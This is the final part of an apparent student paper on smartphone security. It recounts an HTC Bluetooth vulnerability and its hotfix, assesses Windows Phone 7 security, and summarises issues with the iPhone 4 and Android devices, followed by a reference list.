According to a follow- up article from the *PC World* website, HTC has released a hotfix for Bluetooth vulnerability in smartphones. An intruder may infiltrate files on a phone by connecting through a Bluetooth. Vulnerability related to HTC Bluetooth driver, obexfile.dll. Previously this vulnerability allowed the attacker to move the contents from the phone’s Bluetooth share folder to other folders. It would give access to contact information, emails, pictures and other personal data stored on the device. Information may be uploaded through a malicious code as well. A Spanish security researcher, Moreno Tablado notified HTC regarding this flaw in February of 2009 and there was no response to fixing the issue. Therefore, Tablado decided to disclose details of the vulnerability on his blog to give users a chance to protect themselves. The next day, HTC made available a hotfix for its Touch Pro, Touch Diamond and Touch HD handsets that may increase Bluetooth security (Lemon, 2009).

Assessment

When compared to its competitors, the Windows Mobile 7 does not have many benefits related to security but has many flaws. Every operating system is prone to hackers. Windows 7 lags far behind Android in terms of the number of devices and carriers that support it. Another issue with the device is that it requires users to download the unpopular Zune software in order to receive software updates and download third-party applications. As mentioned earlier, requiring users to download updates through Zune causes delays in developing more complete software updates. If no software update is available and the user has some personal data on the device, then the personal data would be left vulnerable, until Microsoft comes out with a newer update. It would be up to the user to use the device for other applications and rather not wait till the update gets released. Overall, the Windows Mobile 7 can still be used; however, it leaves users vulnerable for longer periods of time waiting for security updates like during the SSL issue described in the vulnerability section. One benefit Windows Mobile 7 has it does support encryption software on its mobile devices and coming soon with a compatible version software that works with Keeper from callpod. Keeper allows a smartphone user to manually store all relevant usernames and passwords from a site to keep it organized and retrieve the information. After five unsuccessful password attempts, a self-destruct mode will wipe all the user information. There is an app known as password Keeper available on Windows Phone 7. The password randomization is generated through the smartphone accelerometer (George, 2010).

Chapter 5. Conclusion

Overall, the security in smartphone devices mentioned above is improving. After doing a survey of available information concerning mobile platform security, there is no such thing as a foolproof way to protect sensitive information from hackers. There will always be some vulnerability no matter how many updates a company releases. Users need to make themselves aware of how to make their web browser more secured using SSL certificates. Smartphone users need to look out for any security loop holes and use some kind of encryption. There are some free available encryption softwares in the market that can be used to encrypt emails such as PGP Universal released by Symantec, and to encrypt photos and contact information such as Keeper released callpod. The three smartphones discussed in this paper had some issues related to security. There will always be new software updates and smartphones in the market to compete for popularity and mitigating vulnerabilities.

iPhone 4 is the current device runs on iOS and has been jailbroken multiple times. When a user tries to jailbreak the device, they lose all privileges to upgrade to new software or receive maintenance work. Along with that, iPhone 4 application was prone to being tracked even if the location feature was turned off. There is a new software version 4.3.3 available to users who need to upgrade the device. There is also new version of iTunes 10 that enhances security with AirPlay, and Safari. AirPlay is a proprietary protocol developed by Apple that allows users to stream audio, video, games and other media between devices.

HTC EVO 4G is an example of an Android smartphone device. It runs on Open source platform and available to multiple developers. When multiple developers are working on a particular application, there needs to be enhanced security within applications that are open sourced in the Android Market. Recently, there were about 50 applications were infected in the Android Marketplace. The infection was caused by DroidDream, which is a zombie agent. Users need to update their phone from keeping it more secured and less vulnerable to hackers.

Windows Mobile 7 runs on Samsung Omnia device as well as other phones released this year. It has some issues when connecting through Internet Explorer. Microsoft is currently working on fixing vulnerabilities.

The Smartphone has become an integrated part of our daily lives for business and pleasure. A single smartphone can contains a person’s credit card number and other important personal information that becomes necessary to protect by using encryption and secured passwords. There is no smartphone that is foolproof and the companies will try to make them more secured as technology expands. The more information the user of a smartphone gives out, the more information is vulnerable to hackers. Living in a digital age requires more security and peace of mind. As a smartphone user becomes more integrated with technological growth, it makes them easier to stay connected with the world.

References

1. Liu, L., Yan, G., Zhang, X., & Chen, S. (2009). VirusMeter: Preventing your cellphone from spies: Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection, Lecture Notes In Computer Science, Springer-Verlag . *VirusMeter: preventing your cellphone from spies: Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection, Lecture Notes In Computer Science, Springer-Verlag*, *2*, 5. doi.10.1007/978-3-642-04342-0_13

2. Chow, G., & Jones, J. A. (2008). A framework for anomaly detection in OKL4-Linux based smartphones: *Proceedings of the 6th Australian Information Security Management Conference* , *2*(2), 5.

3. Kaspersky Security Bulletin 2009. Malware Evolution 2009 - Securelist. (2010, February 17) *Securelist - Information about Viruses, Hackers and Spam*. Retrieved April 28, 2011, from http://www.securelist.com/en/analysis/204792100/kaspersky_security_bulletin_2009_malware_evolution_2009

4. Storm, M. (2010, August 12) Sexy malware coming to smartphones [web log post]. Retrieved from http://blogs.computerworld.com/16721/sexy_malware_coming_to_mobile_phones

5. Hruska, J. "New "Sexy View" Malware Targets Mobile Devices – HotHardware."*HotHardware - Tech, Computers, Gadgets, Reviews, News and Analysis* . N.p., 20 July 2009. Web. 15 Apr. 2011. http://hothardware.com/News/New-Sexy-View-Malware-Targets-Mobile-Devices/

6. Kirk, J. (2010, November 9) iPhone’s Safari dials calls without warning, says security expert. Retrieved May 10, 2011, from http://www.computerworld.com/s/article/9195578/iPhone_s_Safari_dials_calls_without_warning_says_security_expert

7. Keller, M. (2010, July 2). The Web-Based iOS Jailbreak Tool- How Does It Work? - PCWorld.*Reviews and News on Tech Products, Software and Downloads - PCWorld*. Retrieved April 26, 2011, from http://www.pcworld.com/article/202367/the_webbased_ios_jailbreak_tool_how_does_it_work.html.

8. Sutter, J.D. (2011, April 27). Apple blames iPhone tracking file on ‘bug’. Retrieved May 24,2011, from http://articles.cnn.com/20110427/tech/apple.location.tracking.statement_1_iphone-ipad-location-data?_s=PM:TECH

9. Woollacott, E. "iTunes App Store accounts hacked | TG Daily." *TG Daily | Technology, Science, Entertainment, and Business News*. N.p., 5 June 2010. Web. 12 Apr. 2011. http://www.tgdaily.com/security-features/50502-itunes-app-store-accounts-hacked

10. Rashid, Fahmida Y.. "PayPal Patches 'Basic' Security Flaw in iPhone App - Security - News & Reviews - eWeek.com."*Technology News, Tech Product Reviews, Research and Enterprise Analysis - News & Reviews - eWeek.com*. N.p., 4 Nov. 2010. Web. 10 Apr. 2011. http://www.eweek.com/c/a/Security/PayPal-Patches-Basic-Security-Flaw-in-iPhone-App-747025/

11. Chen, Brian X. (2011, April 25). iPhone's Location-Data Collection Can't Be Turned Off. Retrieved May 26, 2011, from http://www.wired.com/gadgetlab/2011/04/iphone-location-opt-out/

12. McGraw, G. (n.d.). Understanding Android Security. *Understanding Android Security*. Retrieved April 27, 2011, from www.patrickmcdaniel.org/pubs/s

13. Schwartz, M. "Fake Angry Birds App Exposes Android Vulnerability InformationWeek."*InformationWeek | Business Technology News, Reviews and Blogs*. N.p., 15 Dec. 2010. Web. 12 Apr. 2011. http://www.informationweek.com/news/security/vulnerabilities/showArticle.jhtml?articleID=228200946

14. Svajcer,V. (February 4, 2011). New Android Market web store could open backdoor for phone hackers. Retrieved May 25, 2011, from http://nakedsecurity.sophos.com/2011/02/04/android-market-web-store-backdoor-phone-hackers/

15. Keizer, G. (2011, April 18). Skype for Android leaks user data. *Computer World*. Retrieved May 10, 2011, from http://www.computerworld.com/s/article/9215887/Skype_for_Android_leaks_user_data

16. Auger, R. (2011, February 28). The Web Application Security Consortium / Cross Site Scripting. *The Web Application Security Consortium / FrontPage*. Retrieved April 28, 2011, from http://projects.webappsec.org/w/page/13246920/Cross-Site-Scripting

17. Wells, A. "Android Market Security Alert: Vulnerability Market allowed Hackers Unauthorized Installation of Apps | Android Tapp. Android App Reviews."*Android Tapp. Android App Reviews, Android Apps, News, Ratings, Interviews and Showcase*. N.p., 8 Mar. 2011. Web. 10 Apr. 2011.

18. Tofel, Kevin C. (2010, June 28). 4 Ways Google Can Clean Up The Android Market. Retrieved May 26, 2011, from http://gigaom.com/2010/06/28/4-ways-google-can-clean-up-the-android-market/

19. Caitlin (July 4, 2010). Hackers 10-Security Tips. Retrieved May 26, 2011, from http://www.hacker10.com/tag/android-aes-encryption/

20. McGraw, G. (n.d.). Understanding Android Security. *Understanding Android Security*. Retrieved April 27, 2011, from www.patrickmcdaniel.org/pubs/s

21. Lendino, J. (2009, September 11). Kill Your Phone Remotely | PCMag.com. *Technology Product Reviews, News, Prices & Downloads | PCMag.com | PC Magazine*. Retrieved April 16, 2011, from http://www.pcmag.com/article2/0,2817,2352755,00.asp

22. Yin, S. (May 5, 2011). Windows Phone 7 Marketplace Down, 'NoDo' Related? Retrieved on May 19, 2011, from http://www.pcmag.com/article2/0,2817,2384964,00.asp

23. Gohring, N(2011, April 6). Microsoft Advises Against Homebrew Update WP 7 Tool. Retrieved May 19, 2011, from http://www.pcworld.com/article/224495/microsoft_advises_against_homebrew_update_wp7_tool.html

24. Gohring, N (2011, April 11). Microsoft Says Later Bigger WP 7 Update on Track. Retrieved May 19, 2011, from http://www.pcworld.com/article/221875/microsoft_says_later_bigger_wp7_update_on_track.html

25. Wilhelm, A (2011, March 23). Microsoft Reveals Fake SSL certificates lose for Top Sites. Retrieved May 17, 2011, from http://thenextweb.com/microsoft/2011/03/23/9-fake-ssl-certificates-loose-in-the-wild-microsoft-claims/

26. Wilhelm, A (2011, March 23). Microsoft Reveals Fake SSL certificates lose for Top Sites. Retrieved May 17, 2011, from http://thenextweb.com/microsoft/2011/03/23/9-fake-ssl-certificates-loose-in-the-wild-microsoft-claims/

27. Oswald, Ed. "Vulnerability Found in Windows Mobile | Betanews." *Betanews | Technology News and IT Business Intelligence*. N.p., 31 Jan. 2007. Web. 11 Apr. 2011. http://www.betanews.com/article/Vulnerability-Found-in-Windows-Mobile/1170279749

28. Lemon, S. "HTC Issues Hotfix for Bluetooth Vulnerability in Smartphones - PCWorld." *Reviews and News on Tech Products, Software and Downloads - PCWorld*. N.p., 16 July 2009. Web. 11 Apr. 2011. http://www.pcworld.com/article/168595/htc_issues_hotfix_for_bluetooth_vulnerablity_in_smartphones.html

29. George, S. (2010, December 28). Windows Phone 7 App: Password Keeper. Retrieved May 26, 2011, from http://www.1800pocketpc.com/2010/12/28/windows-phone-7-app-password-keeper.html

30. Newman, J. (2010, July 26). Govt. –Approved iPhone Jailbreaking Won't Help Users. Retrieved May 24, 2011, from http://www.pcworld.com/article/201906/govtapproved_iphone_jailbreaking_wont_help_users.html

31. Miller, C., Honoroff, J., & Mason, J. (2007, July 19). Security Evaluation of Apple's iPhone. *Google*. Retrieved May 4, 2011, from http://74.125.155.132/scholar?q=cache:03nPIOSnAMAJ:scholar.goo